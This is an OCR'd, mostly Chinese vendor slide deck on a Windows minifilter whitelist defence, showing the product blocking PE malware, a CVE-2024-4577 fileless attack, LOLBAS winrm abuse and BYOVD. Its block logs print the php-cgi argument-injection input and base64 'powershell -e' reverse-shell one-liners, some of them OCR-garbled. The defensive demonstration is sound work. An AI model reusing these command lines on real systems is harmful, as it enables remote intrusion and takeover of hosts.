
劃分0與1的界線 - Minifilter 規則的制定

使用MiniFilter對I/O Request的精細控制




- It determines the order in which FltMgr calls minifilter driver to handle I/O
- Preoperation callback: From highest to lowest (A,B,C)
- Postoperation callback : From lowest to highest (C,B,A)

案例分享: 阻擋非法Script



案例分享:Auto Windows Update



實測零信任機制的實踐-白名單防禦效果

Overall

近年流行的攻擊手法

- PE Format Malware – 熟知的勒索病毒、惡意程式
- Fileless Attack – 不需上傳檔案即可入侵設備!?
- LOLBAS – 將你的工具化為武器
- BYOVD – 利用驅動程式從Windows核心入侵


阻擋PE Format Malware(1/3)

- PE Format:全名Portable Executable，許多勒索病毒都屬於PE格式
  - e.g. .exe , .msi

- Non PE Format: 需要經過其他語言編譯，或是需仰賴直譯器才能執行
  - e.g. .go , .rust , .hta , .py , .php

阻擋PE Format Malware(2/3)


DEMO : CVE-2025-0411



阻擋PE Format Malware(3/3)

以CVE-2025-0411 應用為例

How we prevent malicious Executable



CVE-2025-0411漏洞利用能後繞過Mark of the Web安全機制，但縱使受害者被欺騙而不小心執行了malware，透過信任清單機制可以在惡意程式被解壓出來執行時阻擋。

阻擋Fileless Attack(1/4)

What is Fileless Attack?
看看微軟怎麼說:


What exactly are fileless threats? The term "fileless" suggests that a threat doesn't come in a file, such as a backdoor that lives only in the memory of a machine. However, there's no one definition for fileless malware. The term is used broadly, and sometimes to describe malware families that do rely on files to operate.

可以泛指為不須寫入硬碟，只在記憶體內就能執行的惡意指令/程式

Fileless threats - Microsoft Defender for Endpoint | Microsoft Learn


阻擋Fileless Attack(2/4)

DEMO: CVE-2024-4577




阻擋Fileless Attack(3/4)

DEMO: CVE-2024-4577 -成功阻擋



阻擋Fileless Attack(4/4)

CVE-2024-4577的惡意利用輸入



”0與1的邊界”

```
2024-06-14 15:00:28 [WlCtrl] NewProcess [drc] [4132 - 2960]  php-cgi.exe => C:\xampp\php\php-cgi.exe -d cgi.force_redirect=0 -d allow_url_include=1 -d auto_prepend_file=php://input
2024-06-14 15:00:28 [WlCtrl] NewProcess Interpreter without input, stdinIsPipe 1, msdt 0
2024-06-14 15:00:28 [WlCtrl] NewProcess [drc] [2960 - 3768]  C:\Windows\SYSTEM32\cmd.exe => cmd.exe /c "powershell -e JABjAGwAaQBlAG4AdAAgADOAIABOAGUAdwAtAE8AYgBqAGUAYwBOACAAUwB5AHMAdABlAG
ArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQBOAGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwBOAGUAeABOAC4AZQBuAGMAbwBkAGkAbgBnAFOAOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AH
2024-06-14 15:00:28 [WlCtrl] NewProcess Reject one-liner script powershell -e JABjAGwAaQBlAG4AdAAgADOAIABOAGUAdwAtAE8AYgBqAGUAYwBOACAAUwB5AHMAdABlAGOALgBOAGUAdAAuAFMAbwBjAGsAZQBOAHMALgBUAE
AuAFAAYQBOAGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAP
2024-06-14 15:00:28 [WlCtrl] SendLog [drc]  cmd.exe /c "powershell -e JABjAGwAaQBlAG4AdAAgADOAIABOAGUAdwAtAE8AYgBqAGUAYwBOACAAUwB5AHMAdABlAGOALgBOAGUAdAAuAFMAbwBjAGsAZQBOAHMALgBUAEMAUABDAG
BOAGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwBOAGUAeABOAC4AZQBuAGMAbwBkAGkAbgBnAFOAOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAH
2024-06-14 15:00:34 [WlCtrl] NewProcess [drc] [5080 - 2752]  NOTEPAD.EXE => "C:\Windows\system32\NOTEPAD.EXE" C:\Program Files\DRC\Whitelist\log\deny.log
```

惡意Payload內容


阻擋LOLBAS Attack(1/3)

LOLBAS（Living Off The Land Binaries And Scripts）是由 Christopher Campbell 和 Matt Graeber 在 2013 年的 DerbyCon 3 上提出，指的是利用系統中已存在的合法程序和腳本來執行惡意活動的技術

LOLBAS

阻擋LOLBAS Attack(2/3)

DEMO: LOLBAS - winrm



阻擋LOLBAS Attack(3/3)

winrm 的特殊惡意利用語法

”0與1的邊界”

```
2025-03-26 16:36:15 [WlCtrl] NewProcess [daa] [8652 - 7524]  C:\WINDOWS\system32\cscript.exe => cscript  //nologo "C:\Windows\System32\winrm.vbs" invoke Create wmicimv2/Win32_Process
@{CommandLine="powershell -e
JABjAGwAaQBlAG4AdAAgADOAIABOAGUAdwAtAE8AYgBqAGUAYwBOACAAUwB5AHMAdABlAGOALgBOAGUAdAAuAFMAbwBjAGsAZQBOAHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMAAuADIALgAOACIALAA4ADgAOAA4ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQBOAGUAWwBdAFOAJABiAHkAdAB1AHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwBOAHIAZQBhAGOALgBSAGUAYQBkACgAJABiAHkAdAB1AHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATAB1AG4AZwBOAGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgADOAIAAoAE4AZQB3ACOATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAGOAZQAgAFMAeQBzAHQAZQBtAC4AVAB1AHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQBOAFMAdAByAGkAbgBnACgAJABiAHkAdAB1AHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQB1AHgAIAAkAGQAYQBOAGEAIAAyAD4AJgAxACAAfAAgAE8AdQBOACOAUwBOAHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgADOAIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQBOAGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAkAHAAdwBkACAAKwAgACIAPgAgACIAIAArACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdAAoACQAcwBlAG4AZABiAGEAYwBrACwAIAAwACwAIAAkAHMALgBMAGUAbgBnAHQAaAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQBOAGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACwAIAAwACwAIAAkAHMALgBMAGUAbgBnAHQAaAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFEAYwBaAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKApAA==")}
```

恶意Payload内容:C:\WINDOWS\system32\cscript.exe => cscript //nologo "C:\Windows\System32\winrm.vbs" invoke Create wmicimv2/Win32_Process @{CommandLine=“payload”}

阻擋BYOVD Attack(1/3)

2025年2月馬偕醫院遭勒索軟體攻擊事件歷程總整理（持續更新中）

在2025年2月，馬偕紀念醫院遭遇CrazyHunter這支勒索軟體的連續攻擊事件，目前已知攻擊路徑為AD主機並派送惡意程式，攻擊者還利用BYOVD手法規避偵測。我們在此總結了相關資訊

CrazyHunter勒索攻擊規模擴大，振曜、沛亨、東荃同時遭攻擊，駭客一次攻擊鎖定同集團的3家公司

